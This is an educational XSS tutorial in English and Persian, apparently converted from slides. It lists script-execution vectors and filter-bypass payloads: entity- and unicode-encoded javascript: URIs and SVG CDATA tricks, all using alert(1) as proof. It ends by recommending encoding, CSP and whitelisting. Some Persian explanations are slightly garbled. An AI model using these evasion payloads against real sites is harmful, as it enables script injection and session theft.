




</xss>



# Advanced XSS Tips & Tricks

</xss>



By Chaos

**⚠ warning**

**This document is only for  
educational purposes.**

**The author will approve of  
no abusage.**



## Contents

3	Cross-site scripting
4	ways to execute scripts
4	Script tag
4	Event handlers
5	Pseudo-handler
5	eval and similar
6	توضیحات
6	هندلرهای رویداد (Event Handlers)
7	شبه هandler (Pseudo-handler)
7	توابع eval و مشابه آن
7	CSS و عبارات خاص
8	XSS
8	Blacklists & filters
9	XSS در چه؟ Blacklists & Filters
9	معنی Blacklists
9	معنی Filters
10	چرا فیلتر و بلکلیست کافی نیست؟
10	Prof and Example why Blacklists & filters are not enough



## Cross-site scripting

<tag>

- the urge to alert(1)

...

injection

...

</tag>

or

<a name="injection">anchor</a>

<tag>

...

<script>alert(1)</script>

...

</tag>

or

<a name="" onmouseover="alert(1)">anchor</a>



## ways to execute scripts

### ***Script tag***

```
<script>code</script>
```

```
<script src="//url"></script>
```

```
<script src="//url defer"></script>
```

### ***Event handlers***

```
<svg onload=alert(1)>
```

```
<input onfocus=alert(1) autofocus>
```

```
<img src=x onerror=alert(1)>
```

...



### **Pseudo-handler**

<a href="**javascript:alert(1)**">a</a>

<iframe src="**javascript:alert(1)**"></iframe>

<object data="**javascript:alert(1)**"> FF

...

### ***eval and similar***

**eval('alert(1)');**

**setTimeout('alert(1)', 0);**

CSS: **expression(alert(1));** IE

...



## توضیحات

### (Script Tag)

- `<script>code</script>`:

این تگ برای نوشتمن مستقیم کد جاوا اسکریپت داخل صفحه HTML استفاده میشود.

- `<script src=/url></script>`:

این تگ برای وارد کردن یک فایل جاوا اسکریپت از یک آدرس اینترنتی (URL) خارجی به صفحه استفاده میشود.

- `<script src=/url defer></script>`:

مشابه مورد قبل است، با این تفاوت که بارگذاری فایل با تأخیر انجام میشود تا روی بارگذاری صفحه تأثیر منفی نداشته باشد.

### (Event Handlers)

- `<svg onload=alert(1)>`:

اجرای کد جاوا اسکریپت در زمان بارگذاری عنصر SVG با استفاده از رویداد

- `<input onfocus=alert(1) autofocus>`:

اجرای کد جاوا اسکریپت زمانی که ورودی فوکوس میشود (برای مثال وقتی کاربر روی آن کلیک کند).

- `<img src=x onerror=alert(1)>`:

اجرای کد جاوا اسکریپت هنگام بروز خطا در بارگذاری تصویر مثلاً URL تصویر نادرست باشد.



## شبه هندر (Pseudo-handler)

- <a href="javascript:alert(1)">a</a>:

اجرای کد جاوا اسکریپت وقتی روی لینک کلیک میشود از طریق استفاده از پروتکل جاوا اسکریپت در `href`

- <iframe src="javascript:alert(1)"></iframe>:

اجرای جاوا اسکریپت هنگام بارگذاری یک فریم (iframe) با استفاده از منبع جاوا اسکریپت.

- <object data="javascript:alert(1)">

برای مرورگر فایرفاکس: مشابه iframe برای بارگذاری داده های جاوا اسکریپت.

## تابع eval و مشابه آن

- eval('alert(1)');:

اجرای رشته های از کد جاوا اسکریپت به صورت پویا توسط تابع eval

- setTimeout('alert(1)', 0);:

اجرا کردن کد جاوا اسکریپت با تاخیر مشخص شده، در اینجا بدون تاخیر.

## CSS و عبارات خاص

- expression(alert(1)); in IE:

یک شیوه قدیمی در CSS برای اجرای کد جاوا اسکریپت در مرورگر Internet Explorer که معمولاً به دلیل آسیب‌پذیری استفاده نمیشود.



# XSS

- داده‌های ارائه شده توسط کاربر به کاربران


- XSS عمدتاً مشکل عدم پاکسازی کافی است

- بازتابی

- پایدار

- مبتنی بر DOM

## **Blacklists & filters**



در تصویر:

- سمت چپ نشانده‌نده‌ی سروری است که فقط یک بار درخواست را پردازش و مثلاً فقط یکبار urldecode و handle می‌کند.
- سمت راست، چندین بار فرآیند انجام می‌شود یا به عبارتی "تکرار فرآیند" یا "multiple-pass filtering"، که مهاجم می‌تواند از این رفتار فیلتر با ترکیب یا ساختارده‌ی خاص داده عبور کند و حمله‌ی XSS انجام دهد.



## XSS در Blacklists & Filters یعنی چه؟

در زمینه امنیت وب **Filters** و **Blacklists** XSS (Cross-Site Scripting) روشایی برای تلاش در جلوگیری از اجرای کد مخرب هستند که توسط مهاجم در یک وبسایت تزریق میشود.

### معنی Blacklists

- **Blacklist** یعنی لیستی از موارد «غیرفعال و خطرناک» (مانند تگها، عبارتها یا کاراکترهای <script>, javascript:, onerror و غیره) تعریف میشود و اگر داده ای وارد شده توسط کاربر حاوی هر یک از این موارد باشد، آن داده بلوکه یا حذف میشود.
- هدف این است که کد مخرب XSS که الگوهای شناخته شده ای دارد را شناسایی و متوقف کند.
- اما نقطه ضعف بزرگی دارد : مهاجمان دائماً روش‌های جدیدی پیدا میکنند که از این لیست‌ها عبور کنند، چون انواع مختلفی از تزریق وجود دارد و نمیتوان همه‌ی آنها را پیش‌بینی کرد . مثلاً با فاصله، کد‌گذاری، ساختارده ای غیر متعارف و ... میشود لیست را دور زد.

### معنی Filters

- **Filter** یا فیلتر، به هر روشی گفته میشود که داده‌ی وارد شده بررسی و تصفیه (sanitize) شود تا بخش‌های خطرناک آن حذف شود.
- فیلترها معمولاً بر اساس **Blacklist** عمل میکنند و دنبال الگوهای خطرناک میگردند.
- گاهی هم فیلترها از **Whitelist** استفاده میکنند (یعنی فقط مجموعه‌های از تگها و خصوصیات مجاز هستند و بقیه حذف میشوند).



چرا فیلتر و بلکلیست کافی نیست؟

فقط جلوی حملاتی را میگیرند که قبلاً شناسایی شده اند. چون

مهاجمان همیشه تکنیکهای جدیدی ایجاد میکنند، این روش کامل و مطمئن نیست و به راحتی دور زده میشود.

مرورگرها فیلتر داخلی برای XSS داشتنند اما خیلی وقت ها صحیح عمل نمی کردند یا حتی موجب آسیب پذیری جدید میشدند و اکنون اغلب غیرفعال شده‌اند.

بهترین راه مقابله با XSS استفاده از روش هایی مثل **Contextual Encoding** کدگذاری متنی **Content Security Policy (CSP)**، و **Whitelist Filtering** داده‌ها،

### ***Prof and Example why Blacklists & filters are not enough***

- javascript:alert(1) considered evil?
- javascript:alert(1) considered evil?
- maybe  
  &#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;  
  &#x69;&#x70;&#x74;&#x3a;alert(1)  
less so ;-)
- oh, alert(1) was the problem?



- oh, so **alert(1)** was the problem?

- let's try

```
\u0061\u006c\u0065\u0072\u0074(1)
&#x6a&#x61&#x76&#x61&#x73&#x63&#x72
&#x69&#x70&#x74&#x3a&#x5c&#x75&#x30
&#x30&#x36&#x31&#x5c&#x75&#x30&#x30
&#x36&#x63&#x5c&#x75&#x30&#x30&#x36
&#x35&#x5c&#x75&#x30&#x30&#x37&#x32
&#x5c&#x75&#x30&#x30&#x37&#x34&#x28
&#x31&#x29
```



- decimal escapes with as many zeroes as you want: **&#0000097**
- **&colon;** and other special entities
- **-->** & **<!--** = valid JavaScript comments
- Non-alphanumeric JavaScript

-> [hackvertor.co.uk](http://hackvertor.co.uk) (Gareth Heyes)

- feed:javascript:,  
feed:feed:javascript:,  
feed:feed... okay you get it  
(old Firefox versions)
- IE allows for rather interesting vectors:  
[0x01]javascript:, [0x02]javascript:

-> [shazzer.co.uk](http://shazzer.co.uk) (Gareth Heyes)

```
<svg><script><![CDATA[\]]><![CDATA[u0061]]>
<![CDATA[!ert]]>(1)</script>
```

```
<svg><script>a<!>|<!>e<!>r<!>t<!>(<!>1<!>)
</script>
```

(vectors by Mario Heiderich)



- استفاده از پروتکل javascript:alert(1) داخل لینک ها مثل javascript:alert(1)، که باعث اجرای کد هنگام کلیک روی لینک میشود.
- رمزگذاری کد جاوا اسکریپت با استفاده از یونیکد مثلاً alert(1)\u0074\u0072\u0072\u0065\u0061\u006c\u0061\&#x6a;... معادل (1) است.
- استفاده از کدهای هگزادسیمال یا کاراکترهای escape شده (...,;...;) به عنوان کد جاوا اسکریپت شناسایی میکند.
- گریز دادن (escaping) با استفاده از کاراکترهایی مثل &colon; به جای : برای پنهان کردن کد.
- استفاده از دیدگاه های غیرمعمول یا کامنت های خاص در کد جاوا اسکریپت (-->!--<--).
- همچنین مثال هایی از روشهای پیشرفته تر مثل تزریق داخل اسکریپت های CDATA در SVG یا ساختارهای مختلف DOM وجود دارد.

تمام این روشهای با هدف دور زدن فیلترها و لیست های سیاه (Blacklists) نوشته میشوند تا بتوانند از سیستمهای امنیتی عبور کرده و کد جاوا اسکریپت مخرب را اجرا کنند. برای مثال، alert(1) بیشتر یک علامت نمونه برای اثبات اجرای کد است و ممکن است در حملات واقعی به جای آن کد مخرب پیچیده تر اجرا شود.

به طور کلی این متن مجموعهای از تکنیک های فرار از فیلترهای امنیتی XSS را نشان میدهد که مهاجمان برای اجرای کد جاوا اسکریپت مخرب به کار میبرند. این موارد در امنیت وب و تست نفوذ کاربرد دارد تا سیستم ها در مقابل این حملات مقاوم شوند.

